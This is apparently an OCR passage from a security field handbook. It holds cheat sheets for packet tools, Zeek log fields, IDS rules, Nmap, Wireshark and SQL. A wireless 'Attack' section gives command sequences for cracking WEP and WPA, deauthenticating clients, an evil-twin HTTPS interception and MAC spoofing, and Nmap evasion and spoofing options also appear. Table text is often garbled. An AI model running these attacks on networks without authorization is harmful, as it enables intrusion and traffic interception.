tcp, udp, icmp	, ip, ipt	, wlan, ar	p. ether.	. link. tr.	tddi.	DDD.	radio, rari	D. Slip
······································	, - <u>-</u> , - <u>-</u> -	,,	F,;	,,,	,	<b>FFF</b>		-, <u>-</u> -

7.3.2.2 Scapy				
SCAPY				
Option	Description			
ls()	List all available protocols and protocol options			
lsc()	List all available scapy command functions			
conf	Show/set scapy configuration parameters			
<pre>sr(pkt, filter=N, iface=N), srp()</pre>	Send packets and receive replies			
<pre>sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1()</pre>	Send packets and return only the first reply			
<pre>srloop(pkt, timeout=N, count=N), srploop()</pre>	Send packets in a loop and print each reply			
<pre>send(pkt, inter=0, loop=0, count=1, iface=N)</pre>	Send one or more packets at layer three			
<pre>sendp(pkt, inter=0, loop=0, count=1, iface=N)</pre>	Send one or more packets at layer two			
sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)	Send packets much faster at layer two using tcpreplay			
<pre>sniff(count=0, store=1, timeout=N)</pre>	Record packets off the wire; returns a list of packets when stopped			
ip=IP()	Create an empty IP packet			
ip.dst="X.X.X.X"	Set IP packet destination address			
ip.src="X.X.X.X"	Set IP packet source address			
ip.version="X"	Set IP version for packet			
ether=Ether()	Create an empty ethernet frame			
ether.src="XX:XX:XX:XX:XX:XX"	Set source for frame			
ether.dst="XX:XX:XX:XX:XX:XX"	Set destination for frame			
ether.type="0xAAAA"	Set ethernet frame type			
tcp=TCP()	Create an empty TCP			
tcp.sport="XX"	Set TCP source port			
tcp.dport="XX"	Set TCP destination port			
tcp.flags="XX"	Set TCP flag			
stack=ether/ip/tcp/"data"	Add the ethernet frame, ip packet and TCP information with data			

### 7 7 7 7 7

### 7.3.2.3 Tcpdump - Common TCPDUMP Options

Option	Desciprtion
-A	Prints each packet in ASCII
-c <x></x>	Capture x number of packets

-D	List available interfaces
-е	print link-level header
-F	use file as filter
-G <n></n>	Rotate pcap file every n seconds
-i	Capture interface
-L	List data link types for the interface
-n	Don't perform DNS lookup
-р	don't put interface in promiscuous mode
-r <file></file>	Read from file
-t	Don't print timestamps
-v[v[v]]	verbose output
-w [file]	write to file
-X	print the data in hex minus link level
-XX	print the data in hex includes link level
-X	print in hex and ascii minus link level
-XX	print in hex and ascii including link level
-у	specify datalinktype
-Z <user></user>	run with user privileges

### 7.3.2.4 Zeek

Log	Description
dpd.log	A summary of protocols encountered on non- standard ports.
dns.log	All DNS activity.
ftp.log	A log of FTP session-level activity.
files.log	Summaries of files transferred over the network. This information is aggregated from different protocols, including HTTP, FTP, and SMTP.
http.log	A summary of all HTTP requests with their replies.
known_certs.log	SSL certificates seen in use.
smtp.log	A summary of SMTP activity.
ssl.log	A record of SSL sessions, including certificates being used.
weird.log	A log of unexpected protocol-level activity.
conn.log	IP, TCP, UDP and ICMP connection details
dhcp.log	DHCP lease activity
ssh.log	SSH handshakes
irc.log	IRC communication details
modbus.log	PLC requests (industrial control)
dnp3.log	Distributed Network Protocol (industrial control)

radius.log	radius authentication details
socks.log	SOCKS proxy requests
traceroute.log	Hosts running traceroute
tunnel.log	Details of encapsulating tunnels
x509.log	x509 Certificate Analyzer Output
syslog.log	Syslog messages
snmp.log	SNMP communication
software.log	Software identified by the software framework

### 7.3.3 Common Zeek/Bro Options

Description Read from interface Add prefix to policy Read from PCAP file Write to PCAP file Print contents of state file Display Help
Add prefix to policyRead from PCAP fileWrite to PCAP filePrint contents of state file
Read from PCAP file Write to PCAP file Print contents of state file

Print contents of state file
Display Help
Negate
Dereference
Arithmetic Operators
Increment, decrement
Arithmetic assignment
Equals
Not equals
greater than, greater or equal
less than, less or equal
AND, OR
membership ( for x in var)
IP address
Boolean
64 bit unsigned int
double precision floating point

conn.log	

Field	Description	
ts	Timestamp of first packet	
uid	Unique identifier of connection	
id	connection 4-tuple of endpoint addresses	
proto	transport layer protocol of connection	
service	application protocol ID sent over connection	
duration	how long connection lasted	
orig_bytes	number of payload bytes originator sent	
resp_bytes	number of payload bytes responder sent	
conn_state	connection state	
local_orig	value=T if connection originated locally	
local_resp	value=T if connection responded locally	
missed_bytes	number of bytes missing	
history	connection state history	
orig_pkts	number of packets originator sent	
orig_ip_bytes	number of originator IP bytes	
resp_pkts	number of packets responder sent	
resp_ip_bytes	number of responder IP bytes	
tunnel_parents	if tunneled connection UID of encapsulating parents	
orig_I2_addr	link-layer address of originator	
resp_I2_addr	link-layer address of responder	
vlan	outer VLAN for connection	
inner_vlan	inner VLAN for connection	

dhcp.log	
Field	Description
ts	Earliest time DHCP message observed
uids	Unique identifiers of DHCP connections
client_addr	IP address of client
server_addr	IP address of server handing out lease
mac	clients hardware address
host_name	name given by client in Hostname
client_fqdn	FQDN given by client in Client FQDN
domain	domain given by server
requested_addr	IP address requested by client

assigned_addr	IP address assigned by server
lease_time	IP address lease interval
client_message	message with DHCP-Decline
server_message	message with DHCP_NAK
msg_types	DHCP message types
duration	duration of DHCP session
msg_orig	address originated from msg_types
client_software	software reported by client
server_software	software reported by server
circuit_id	DHCP relay agents that terminate circuits
agent_remote_id	globally unique ID added by relay agents
subscriber_id	value independent of physical network connection

dns.log	
Field	Description
ts	earliest timestamp of DNS msg
uid and id	underlying connection info
proto	transport layer protocol of con
trans_id	16 bit id assigned by program that generated DNS query
rtt	round trip time for query and response
query	domain name subject of DNS query
qclass	QCLASS value specifying query type
qclass_name	descriptive name for query class
rcode	response code value in DNS response
rcode_name	descriptive name of response code value
AA	authoritative answer bit
TC	truncation bit
RD	recursion desired
RA	recursion available
Z	reserved field
answers	set of descriptions in query answer
TTLs	caching intervals of RRs in answers field
rejected	DNS query was rejected
auth	authoritative responses
addl	additional responses for query

files.log	
Field	Description
ts	timestamp when file first seen
fuid	ID associated with single file
tx_hosts	host that sourced data
rx_hosts	host that received data
conn_uids	Connection UID over which file transferred
source	ID of file data source
depth	Value to represent depth of file in relation to its source
analyzers	set of analysis types done during file analysis
mime_type	file type, as determined by signatures
filename	Filename, if available from source for file
duration	duration file was analyzed for
local_orig	indicates if data was originated for local network
is_orig	indicates if file sent by originator or responder
seen_bytes	number of bytes provided to file analysis engine
	total number of bytes that should comprise full
total_bytes	file
missing_bytes	number of bytes in file stream missed
overflow_bytes	number of bytes in file stream not delivered to stream file analyzers
timedout	if file analysis timed out at least once
parent_fuid	container file ID was extracted from
md5	MD5 digest of file contents
sha1	SHA1 digest of file contents
sha256	SHA256 digest of file contents
extracted	local filename of extracted file
extracted_cutoff	set to true if file being extracted was cut off so whole file was not logged
extracted_size	number of bytes extracted to disk
entropy	information density of file contents

Field	Description
ts	timestamp for when event happened
uid and id	underlying connection info
request_type	authentication service (AS) or ticket granting service (TGS)
client	client

service	service
success	request result
error_msg	error message
from	ticket valid from
till	ticket valid until
cipher	ticket encryption type
forwardable	forwardable ticket requested
renewable	renewable ticket requested
client_cert_subject	subject of x.509 cert offered by client for PKINIT
client_cert_fuid	file UID for x.509 client cert for PKINIT auth
server_cert_subject	subject of x.509 cert offered by server for PKINIT
server_cert_fuid	file UID for x.509 server cert for PKINIT auth
auth_ticket	ticket hash authorizing request/transaction
new_ticket	hash of ticket returned by the KDC

irc.log	
Field	Description
ts	timestamp when command seen
uid and id	underlying connection info
nick	nickname given for connection
user	username given for connection
command	command given by client
value	value for command given by client
addl	any additional data for command
dcc_file_name	DCC filename requested
dcc_mime-type	sniffed mime type of file
fuid	file unique ID

Field	Description
ts	time when SSH connection began
uid and id	underlying connection info
version	SSH major version
auth_success	authentication result
auth_attempts	number of authentication attempts seen
direction	direction of connection

client	client's version string
server	server's version string
cipher_alg	encryption algorithm in use
mac_alg	signed (MAC) algorithm used
compression_alg	compression algorithm used
kex_alg	key exchange algorithm used
host_key_alg	server host key algorithm
host_key	servers key fingerprint
remote_location	add geographic data related to remote host of connection

tunnel.log	
Field	Description
ts	timestamp when tunnel activity detected
uid and id	underlying connection info
tunnel_type	type of tunnel
action	type of activity that occurred

syslog.log	
Field	Description
ts	timestamp when syslog message was seen
uid and id	underlying connection info
proto	protocol over which message was seen
facility	syslog facility for message
severity	syslog severity for message
message	plain text message

ftp.log	
Field	Description
ts	timestamp when command sent
uid and id	underlying connection info
user	username for current FTP session
password	password for current FTP session
command	command given by client
arg	argument for command, if given
mime_type	sniffed mime type of file
file_size	size of file

reply_code	reply code from server in response to command
reply_msg	reply message from server in response to command
data_channel	expected FTP data channel
fuid	file unique ID

smtp.log		
Field	Description	
ts	timestamp when msg first seen	
uid and id	underlying connection info	
trans_depth	transaction depth if there are multiple msgs	
helo	contents of helo header	
mailfrom	email addresses found in from header	
rcptto	email addresses found in the rcpt header	
date	contents of date header	
from	contents of from header	
to	contents of to header	
СС	contents of CC header	
reply_to	contents of ReplyTo header	
msg_id	contents of MsgID header	
in_reply_to	contents of In-Reply-To header	
subject	contents of Subject header	
x_originating_ip	contents of X-Originating-IP header	
first_recieved	contents of first Received header	
second_received	contents of second Received header	
last_reply	last messge server sent to client	
path	message transmission path, from headers	
user_agent	value of User-Agent header from client	
tls	indicates connection switched to using TLS	
fuids	file unique IDs seen attached to message	
is_webmail	if the mssage was sent via webmail	

http.log		
Field	Description	
ts	timestamp for when request happened	
uid and id	underlying connection info	
trans_depth	pipelined depth into connection	

method	verb used in HTTP request
host	value of HOST header
uri	URI used in request
referrer	value of "referrer" header
version	value of version portion of request
user_agent	value of User-Agent header from client
request_body_len	uncompresses data size from client
response_body_len	uncompressed data size from server
status_code	status code returned by server
status_msg	status message returned by server
info_code	last seen 1xx info reply code from server
info_msg	last seen 1xx infor reply message from server
tags	indicators of various attributes discovered
username	username if basic-auth is performed
password	password if basic-auth is performed
proxied	header indicative of a proxied request
orig_fuids	ordered vector of file unique IDs
orig_filenames	ordered vector of filenames from client
orig_mime_types	ordered vector of mime types
resp_fuids	ordered vector of file unique IDs
resp_filenames	ordered vector of filenames from server
resp_mime_types	ordered vector of mime types
client_header_names	vector of HTTP header names sent by client
server_header_names	vector of HTTP header names sent by server
cookie_vars	variable names extracted from all cookies
uri_vars	variable names extracted from URI

mysql.log		
Field	Description	
ts	timestamp for when event happened	
uid and id	underlying connection info	
cmd	command that was issued	
arg	argument issued to the command	
success	server replies command succeeded	
rows	number of affected rows, if any	
response	server message, if any	

radius.log		
Field	Description	
ts	timestamp for when event happened	
uid and id	underlying connection info	
username	username if present	
mac	MAC address if present	
framed_addr	address given to network access server	
remote_ip	remote IP address if present	
connect_info	connect info if present	
reply_msg	reply message from server challenge	
result	successful or failed authentication	
ttl	duration between first request and either the "Access-Accept" message or	
	an error	

	ssl.log		
Field	Description		
ts	time when SSL connection first detected		
uid and id	underlying connection info		
version	SSL/TLS version server chose		
cipher	SSL/TLS cipher suite that server chose		
curve	Elliptic curver server chose using ECDH/ECDHE		
server_name	server name indicator SSL/TLS extension value		
resumed	flag that indicates session was resumed		
last_alert	last alert seen during the connection		
next_protocol	next protocol server chose using application layer next protocol extension, if present		
established	flags if SSL session successfully established		
cert_chain_fuids	ordered vector of all certificate file unique IDs for certificates offered by server		
client_cert_chain_fuids	ordered vector of all certificate file unique IDs for certificates offered by client		
subject	subject of x.509 cert offered by the server		
issuer	subject of signer of server cert		
client_subject	subject of x.509 cert offered by client		
client_issuer	subject of signer of client cert		
validation_status	certificate validation results for this connection		
ocsp_status	OCSP validation result for connections		

valid_ct_logs	number of different logs for which valid SCTs encountered in connection
valid_ct_operators	number of different log operators for which valid SCTs encountered in connection
notary	response from the ICSCI certificate notary

sip.log			
Field	Description		
ts	timestamp when request happened		
uid and id	underlying connection info		
trans_depth	pipelined depth into request/response transaction		
method	verb used in SIP request		
uri	URI used in request		
date	contents of date header		
request_from	contents of request from header		
request_to	contents of to header		
response_from	contents of response from header		
response_to	contents of response to header		
reply_to	contents of reply-to header		
call_id	contents of call-id header	contents of call-id header	
seq	contents of CSeq header		
subject	contents of subject header		
request_path	client msg transmission path		
response_path	server message transmission path, extracted from headers		
user_agent	contents of user-agent		
status_code	status code returned by server		
status_msg	status message returned by server		
warning	contents of warning header		
request_body_len	content-length header from client contents		
response_body_len	content-length header from server contents		
content_type	content-type header from server contents		

#### 7.3.4 NetworkMiner

Install network miner and click file and select Receive Pcap over IP

Open       Ctrl+ 0         Read from PacketCache       Is         Receive Pcap over IP       Ctrl+ R         Exit       Alt+F4	- 0	×
Receive Pcap over IP Ctrl+R	Case Panel	Sto
	Filename M	ID5
	Reload Cas	se Files

Set the port number to receive on and start receiving.

Roots         Fies         Images         Mer         Case Panel           Sort Hosts On         IP Address              • Listen for incoming TCP connection             TCP port 57012 ©             • Connect to IP/port             #P             TCP port 57012 ©             • Use SSL         Idle timeout (seconds) 60              • MD5            State Receiving         Socket State         Closed         Received Frames: 0              • Images              Images              • Images              Images              Images              • Images              • Images              Images              Images              Images	Select a network adapter in t	he list —	v + 3

Buffered Frames to Parse:

#### Replay pcap

tshark-R <pcap>| nc <X.X.X.X><port>

Capture and forward

tshark-i <interface>|nc <X.X.X.X><port>

#### 7.3.5 Moloch

Moloch		
Operator	Description	
==	Equals	
!=	Not Equals	
>	Greater than	
<	Less than	
>=	Greater than or equal to	
<=	Less than or equal to	
Common Moloch Filter		
ip == X.X.X.X	Filter by IP address	
ip.dst == X.X.X.X	Filter by Destination IP	

ip.src == X.X.X.X	Filter by Source IP
ip != X.X.X.X	Filter out IP
ip == X.X.X.X/24	Filter by IP subnet
port == XX	Filter by port
port.dst == XX	Filter by destination port
http.uri ==	Filter by URL
tcpflags.syn == X	Filter by TCP syn
host == <hostname></hostname>	Filter by hostname
host.dns == <google.com></google.com>	Filter by DNS hostname

#### 7.3.6 Suricata

Suricata Rule Header Format		
Operator	Description	
action	pass,drop,reject,alert	
protocols	Basic (tcp,udp,ip,icmp) Application (http,ftp,tls,smb,dns,dcerpc, ssh,smtp,imap,msn,Modbus,dnp3, enip,nfs,ikev2,krb5,ntp,dhcp)	
Source IP address	any or x.x.x.x or x.x.x.x/x or \$var	
Source Port	any or XX or [XX:XX]	
Destination IP	any or x.x.x.x or x.x.x.x/x or \$var	
Destination Port	any or XX or [XX:XX]	
Suricata Rule Options	Format	
Message	msg:"message"	
Rule ID	sid:1000001	
Content	conent:"string"	
Example Suricata Rule		
alert tcp 192.168.x.x an sid:1000002; rev:1;)	y -> \$HOME_NET 21 (msg:"FTP connection attempt";	
Suricata Mode Option	S	
-c <config file=""></config>	Define configuration file	
-Т -с	Check configuration file	
-V	Sets verbosity	
-M <pc ip="" name="" or=""></pc>	Send SMB alert to PC	
-F <bpf file=""></bpf>	BPF from file	
-k <all none></all none>	Set checksum checking	
-D	Run in background	
-i	Specify interface	
-r <path></path>	Replay on PCAP	

#### 7.3.7 Snort

Snort Rule Header Format		
Operator	Description	
action	alert,log,pass,activate, dynamic,drop,reject,sdrop	
protocols	tcp,udp,ip,icmp	
Source IP address	any or x.x.x.x or x.x.x/x or \$var	
Source Port	any or XX	
Destination IP	any or x.x.x.x or x.x.x/x or \$var	
Destination Port	any or XX	
Snort Rule Options Format		
Message	msg:"message"	
Snort Rule ID	sid:1000001	
Rule Revision	rev:X	
Catagory	classtype: <event type=""></event>	
Example Snort Rule		
alert tcp 192.168.x.x any -> \$HOME_NET 21 (msg:"FTP connection attempt"; sid:1000002; rev:1;)		
Snort Mode Options		
-c <config file=""></config>	Define configuration file	
-Т -с	Check configuration file	
-A <full,fast,none,console></full,fast,none,console>	Alternate alert modes	
-S	Alert to syslog	
-V	Print alert information	
-M <pc ip="" name="" or=""></pc>	Send SMB alert to PC	
-K	ASCII log mode	
-N	No logging	
-D	Run in background	
-i	Specify interface	
-е	Display link layer header	
-X	Display headers in hex	
-d	Show packet layer payload	

NMAP	7.3.8 Nmap NMAP		
Target Specificati	on		
Option	Description		
-iL <file></file>	Scan target from file		
-iR <num></num>	Scan <num> random hosts</num>		
exclude <ip></ip>	exclude <ip> from search</ip>		
Scan Techniques	·		
-sS	TCP SYN port scan		
-sT	TCP connect port scan		
-sU	UDP port scan		
-sA	TCP ACK port scan		
-sW	TCP Window port scan		
-sM	TCP Maimon port scan		
Host Discovery			
-sL	No Scan. List targets only		
-sn	No port scan,Host disc only		
-Pn	Port scan only, no host scan		
-PS	TCP SYN discovery on port <x></x>		
-PA	TCP ACK discovery on port <x></x>		
-PU	UDP discovery on port <x></x>		
-PR	ARP discovery on local network		
-n	Never do DNS resolution		
-6	Enable IPv6 scanning		
	Specify Port Scanning		
-p <xx></xx>	Scan port <xx></xx>		
-p < <sub>XX</sub> -yy>	Scan range <xx>-<yy></yy></xx>		
-p-	Scan all ports		
-F	Fast port scan (100 ports)		
top-ports <xxx></xxx>	Scan top <xxx> ports</xxx>		
Service and OS Detection			
-sV	Attempts to determine the version of the service running on port		
-A	Enables OS detection, version detection, script scanning, and traceroute		
-0	Remote OS detection using TCP/IPstack fingerprinting		
Timing			
-T0	Paranoid (0) Intrusion Detection System evasion		
-T1	Sneaky (1) Intrusion Detection System evasion		

#### 7.3.8 Nmap

	Polite (2) slows down the scan to useless bandwidth and use
-T2	less targetmachine resources
-T3	Normal (3) which is default speed
-T4	Aggressive (4) speeds scans; assumesyou are on a reasonably fast andreliable network
-T5	Insane (5) speeds scan; assumes youare on an extraordinarily fast network
	Scripts and Evasion
-sC	Scan with default NSE scripts
script default	Same as -sC
script= <script></td><td>Scan with <script></td></tr><tr><td>-f</td><td colspan=2>Requested scan (including ping scans) use tiny fragmented IP</td></tr><tr><td></td><td>packets.</td></tr><tr><td>-mtu</td><td>Set your own offset size</td></tr><tr><td>-D</td><td>Send scans from spoofed IPs</td></tr><tr><td>-S <src> <targ></td><td>Scan <targ> from <src></td></tr><tr><td>-g</td><td>Use given source port</td></tr><tr><td>proxies <p_ip></td><td>route <ip> through <p_ip></td></tr><tr><td><ip></td><td></td></tr></tbody></table></script>	

#### 7.3.9 Wireshark

Wireshark Logical Operators		
Operator	Description	
and or &&	Logical AND	
or or	Logical OR	
xor or ^^	Logical XOR	
not or !	not equal to	
[n] or []	Specific string	
Wireshark Filtering Packets		
eq or ==	Equal	
ne or !=	Not Equal	
gt or >	Greater than	
lt or <	Less than	
ge or >=	Greater than or equal to	
le or <=	Less than or equal to	
Common Wireshark Filters		
ip.addr == x.x.x.x	Filter by IP	
ip.dest == x.x.x.x	Filter by Destination IP	

ip.src == x.x.x.x	Filter by Source IP
!(ip.addr == x.x.x.x)	Filter out IP
ip.addr == x.x.x.x/24	Filter by IP subnet
tcp.port == xx	Filter by TCP port
tcp.dstport == xx	Filter by destination port
http.host == "url"	Filter by URL
tcp.flags.syn == x	Filter by TCP syn
ip.host == hostname	Filter by hostname
eth.addr==XX:XX:XX:XX:XX:XX	Filter by MAC address
eth.dst==XX:XX:XX:XX:XX:XX	Filter by MAC destination

## **8** WIRELESS

### 8.1 Аттаск

#### 8.1.1 WEP

Method 1

aimon-ng start <interface> airodump-ng <interface> airodump-ng --bssid <BSSID>-c <channell>-w <fileout.cap> <interface> aireplay-ng -3 -b <BSSID>-h <host mac> <interface> aircrack-ng <fileout.cap>

Method 2

airodump-ng <interface>--encrypt WEP besside-ng-c <channel>-b <BSSID><interface> aircrack-ng <output.cap>

#### 8.1.2 WPA

Method 1

aimon-ng start <interface> airodump-ng <interface> airodump-ng --bssid <BSSID>-c <channell>-w <fileout.cap> <interface> Wait for client to appear, open second terminal aireplay-ng -0 2 -a <BSSID>-c <Client MAC> <interface> Airodump should display WPA Handshake: XX:XX:XX:XX:XX:XX you can now close airodump with ctrl-c aircrack-ng -a 2 -b <br/><BSSID>-w <wordlist> <fileout.cap>

Method 2

```
hcxdumptool -i <interface>-o <fileout.cap>--enable__status=1
wait approx. five minutes
hcxpcaptool -E essidlist -I identitylist -U usemamelist -z
<fileout.16800> <fileout.cap>
hashcat -m 16800 <fileout.16800>-a 0 --kemel-accel=1 -w 4 --
force <wordlist>
```

### 8.1.3 Evil Twin

This type of attack broadcasts the same SSID as an existing network

Setup bettercap to capture HTTPS traffic

```
bettercap -I <int> -O bettercap-https.log -S ARP -X --proxy-https -
-gateway X.X.X.X --target Y.Y.Y.Y
```

- 1. Find an open network AP SSID
- 2. Broadcast your Evil Twin with the same SSID

### 8.1.4 Mac Spoofing

Some wireless networks will add mac authentication in an attempt to enhance security, this can be easily defeated by spoofing the mac address of a client on the network.

Linux

```
ip link set dev <interface>down
ip link set dev <interface>address XX:XX:XX:XX:XX:XX
ip link set dev <interface>up
```

Windows

Method 1: Registry

reg add

HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Control\C {4D36E972-E325-11CE-BFC1-08002BE10318}\\_YYYY /v NetworkAddress /d <XXXXXXXXXXX/f

 Replace XX with desired mac address, replace YYYY with network card ID

Note: the network card ID can be found in registry location HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\C {4D36E972-E325-11CE-BFC1-08002BE10318}

Look in DriverDesc field to ensure you have correct network card Method 2: Powershell

Set-NetAdapter -Name "Ethernet 1" -MacAddress "XX-XX-XX-XX-XX-XX"

### 8.2 DETECTION

#### 8.2.1 Wireshark detect WiFi DOS

Wireshark filter:

wlan.fc.type\_subtype == 0x00a || wlan.fc.type\_subtype == 0x00c

#### 8.2.2 Kismet

#### QUICK REFERENCE:

Key	/ Action
e	List Kismet servers
z	Togale fullscreen zoom on network view
m	Toggle muting of sound and speech
t	Tag (or untag) selected network
g	Group tagged networks
u	Ungroup current group
с	Show clients in current network
L	Lock channel hopping to current channel
H	Return to normal channel hopping
+/-	Expand/collapse groups
^L	Force a screen redraw

#### POPUP WINDOWS:

Quit

### **9 D**ATABASE

# 9.1 MYSQL

Command	Description
mysql -u <username> -p;</username>	Access mysql from terminal
mysql -u <username> -p <database></database></username>	Access database directly from terminal
mysqldump -u <username> -p <database> &gt; db_backup.sql</database></username>	Export a database dump
show databases;	Show all databases

create database <database>;</database>	Create new database
DROP DATABASE <database>;</database>	Delete database
use <database>;</database>	Select and use database
select database();	Determine what database is in use
NOW()	MySQL function for datetime input
show tables;	Show all tables
DELETE FROM ;	Delete <i>all records</i> from a table
truncate table ;	Delete all records in a table
DROP TABLE ;	Delete table
describe ;	Show table structure
show index from ;	List all indexes on a table
CREATE TABLE  ( <column-a></column-a>	Create new table with columns of
VARCHAR(120), <column-b> DATETIME);</column-b>	characters and datetime
ALTER TABLE  ADD COLUMN	Add a column
<column> VARCHAR(120);</column>	
ALTER TABLE  ADD COLUMN <column> int NOT NULL AUTO_INCREMENT PRIMARY KEY;</column>	Add a column with a unique, auto- incrementing ID
INSERT INTO  ( <column>, <column>) VALUES ('<value>', <value>');</value></value></column></column>	Insert a record
SELECT * FROM ;	Select records
SELECT <column>, <column> FROM ;</column></column>	Select parts of records
SELECT <table1>.<column>, <table1>. <another-column>, <table2>.<column> FROM <table1>, <table2>;</table2></table1></column></table2></another-column></table1></column></table1>	Select from multiple tables
SELECT COUNT( <column>) FROM ;</column>	Count records
UPDATE  SET <column> = '<updated-value>' WHERE <column> = <value>;</value></column></updated-value></column>	Update records
DELETE FROM  WHERE <column> = <value>;</value></column>	Delete records
SELECT User, Host FROM mysql.user;	List all users
CREATE USER 'username'@'localhost' IDENTIFIED BY 'password';	Create new user
	1

### 9.2 POSTGRESQL

Command	Description
psql -U <username> -d <database> -h <hostname></hostname></database></username>	Connect to database
\q or \!	Disconnect from database
\copy <table_name> TO '<file_path>' CSV</file_path></table_name>	Export database to csv
V	Show all databases
CREATE DATABASE <database_name> WITH OWNER <username>;</username></database_name>	Create new database
DROP DATABASE IF EXISTS <database_name>;</database_name>	Delete database
\c <database_name></database_name>	Select and use database
SELECT current_database();	Determine what database is in use
current_timestamp	Postgres function for datetime input
\dt	Show all tables
DELETE FROM <table_name>;</table_name>	Delete all records in a table
DROP TABLE IF EXISTS <table_name> CASCADE;</table_name>	Delete table
\d+	Show table structure
\d	List all indexes on a table
CREATE TABLE ( <column> VARCHAR(216), <column> timestamp);</column></column>	Create new table with columns of characters and datetime
ALTER TABLE <table_name> IF EXISTS ADD <column_name> <data_type></data_type></column_name></table_name>	Add a column
[ <constraints>];</constraints>	
ALTER TABLE <table_name> ADD COLUMN <column_name> SERIAL PRIMARY KEY;</column_name></table_name>	Add a column with an unique auto-incrementing ID
INSERT INTO <table_name> VALUES( <value_1>, <value_2> );</value_2></value_1></table_name>	Insert a record
SELECT * FROM <table_name> WHERE <column_name> = <value>;</value></column_name></table_name>	Select records
SELECT COUNT(*) FROM table_name WHERE condition;	Count records
UPDATE <table_name> SET <column_1> = <value_1>, <column_2> = <value_2> WHERE <column_1> = <value>;</value></column_1></value_2></column_2></value_1></column_1></table_name>	Update records
DELETE FROM <table_name> WHERE <column_name> = <value>;</value></column_name></table_name>	Delete records

\du	List all users
CREATE USER <user_name> WITH PASSWORD '<password>';</password></user_name>	Create new user
GRANT ALL PRIVILEGES ON DATABASE <db_name> TO <user_name>;</user_name></db_name>	Grant ALL access to user for * tables

## 9.3 MS SQL

Command	Description
sqlcmd -S localhost -U <user> -P '<password>'</password></user>	Access mssql cmd from terminal
BACKUP DATABASE <database> TO DISK = '<file>';</file></database>	Export a database dump
SELECT name FROM mastersysdatabases;	Show all databases
CREATE DATABASE <database-name></database-name>	Create new database
DROP DATABASE databasename;	Delete database
USE <database-name></database-name>	Select and use database
SELECT DB_NAME()	Determine what database is in use
SELECT getdate();	MS SQL function for date and time
<pre>SELECT name FROM <database>sysobjects WHERE xtype = 'U';</database></pre>	Show all tables
DELETE FROM ;	Delete all records from a table
TRUNCATE TABLE ;	Delete all records in a table
DROP TABLE table_name;	Delete table
select * from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME=''	Show table structure
EXEC sp_helpindex '[[[SCHEMA-NAME. ]]]'	List all indexes on a table
CREATE TABLE  ( <column-name></column-name>	Create new table with columns of characters
varchar(255), <date> DATETIME );</date>	and datetime
ALTER TABLE  ADD <column> <datatype>;</datatype></column>	Add a column
ALTER TABLE  ADD <column> int IDENTITY(1,1) PRIMARY KEY</column>	Add a column with a unique, auto- incrementing ID
INSERT INTO  ( <column>) VALUES ('<value>');</value></column>	Insert a record
SELECT * FROM  WHERE	Select records

<condition>;</condition>	
SELECT DISTINCT <column1>, <column2> FROM ;</column2></column1>	Select parts of records
SELECT COUNT( <column>) FROM  WHERE <condition>;</condition></column>	Select from multiple tables
<pre>SELECT COUNT(*) FROM ;</pre>	Count records
UPDATE  SET <column> = '<var>' WHERE <condition>;</condition></var></column>	Update records
DELETE FROM  WHERE <condition>;</condition>	Delete records
SELECT name FROM mastersyslogins	List all users
CREATE USER <user> WITH PASSWORD = '<password>';</password></user>	Create new user
GRANT ALL PRIVILEGES ON *.* TO <user></user>	Grant ALL access to user for * tables

# **10** Scripting

### **10.1 POWERSHELL**

Command	Result
\$arg= <value></value>	creates variable \$arg and assigns <value></value>
remove-variable arg	removes variable \$arg
#comment	single line comment
<# comment /r comment #>	multiple line comment
help <string></string>	searches for cmdlet with <string> in the name</string>
help <cmdlet name=""></cmdlet>	gives SYNTAX, ALIASES and REMARKS for <cmdlet></cmdlet>
\$arr = @()	initialize empty array
\$arr = 1,2,3	initialize array of integers
\$arr = "A", "B", "C"	initialize array of strings
\$arr = 110	initialize array of integers with values 1 - 10
\$arr[0]	access first index of array
\$arr[\$value]	access \$value index of array
\$hash = @{name1=1; name2=2}	initialize hash table
\$hash = @{}	initialize empty hash table
PS >\$string = "this is a string" PS >\$split = \$string -split "a" PS >\$split[0]	this is #prints "this is" to the screen, output of -split is array of value before and after

### **10.2 PYTHON**

Command	Result
arg= <value></value>	creates variable arg and assigns <value></value>
print(arg)	prints value of arg
del arg	removes variable arg
#comment	single line comment
/* <comment> */</comment>	multiple line comment
arr = []	initialize empty array
arr = ['A','B','C']	initialize array of strings
arr = [1,2,3]	initialize array of integers
arr[0]	access first index of array
arr[value]	access value index of array
arr = [i for i in range(1, 10)]	initialize array of integers with values 1 - 10
arr.append(' <value>')</value>	add <value> to array</value>
user=input("Input value")	takes user input and assigns to variable user
dict = { }	initialize empty dictionary
dict = {'name1':1,'name2':2}	creates a dictionary
var == value	checks if var is equal to value
var != value	checks if var is not equal to value
var > value	checks if var is greater than value
var >= value	checks if var is greater than or equal to value
var < value	
	checks if var is less than value
var <= value	checks if var is less than or equal to value

### **10.3 BASH**

Command	Result
arg= <value></value>	creates variable arg and assigns <value></value>
print(arg)	prints value of arg
del arg	removes variable arg
#comment	single line comment
/* <comment> */</comment>	multiple line comment
declare -a <array_name></array_name>	initialize empty array
arr=(A B C)	initialize array of strings
arr=(1 2 3)	initialize array of integers

echo \${arr[0]}	access first index of array
echo \${arr[X]}	access X index of array
arr+=(D E)	add new elements to the array
for i in \${arr[@]}	loop through array
read -p "Enter Value: " arg	takes user input and assigns to variable arg
dict=( ["Name1"]="1" ["Name2"]="2")	create a dictionary
dict = {'name1':1,'name2':2}	creates a dictionary
var == value	checks if var is equal to value
var != value	checks if var is not equal to value
var > value	checks if var is greater than value
var >= value	checks if var is greater than or equal to value
var < value	checks if var is less than value
var <= value	checks if var is less than or equal to value
-z val	true if the string length is zero
-n val	true if the string length is non zero

### **10.4ASCII TABLE**
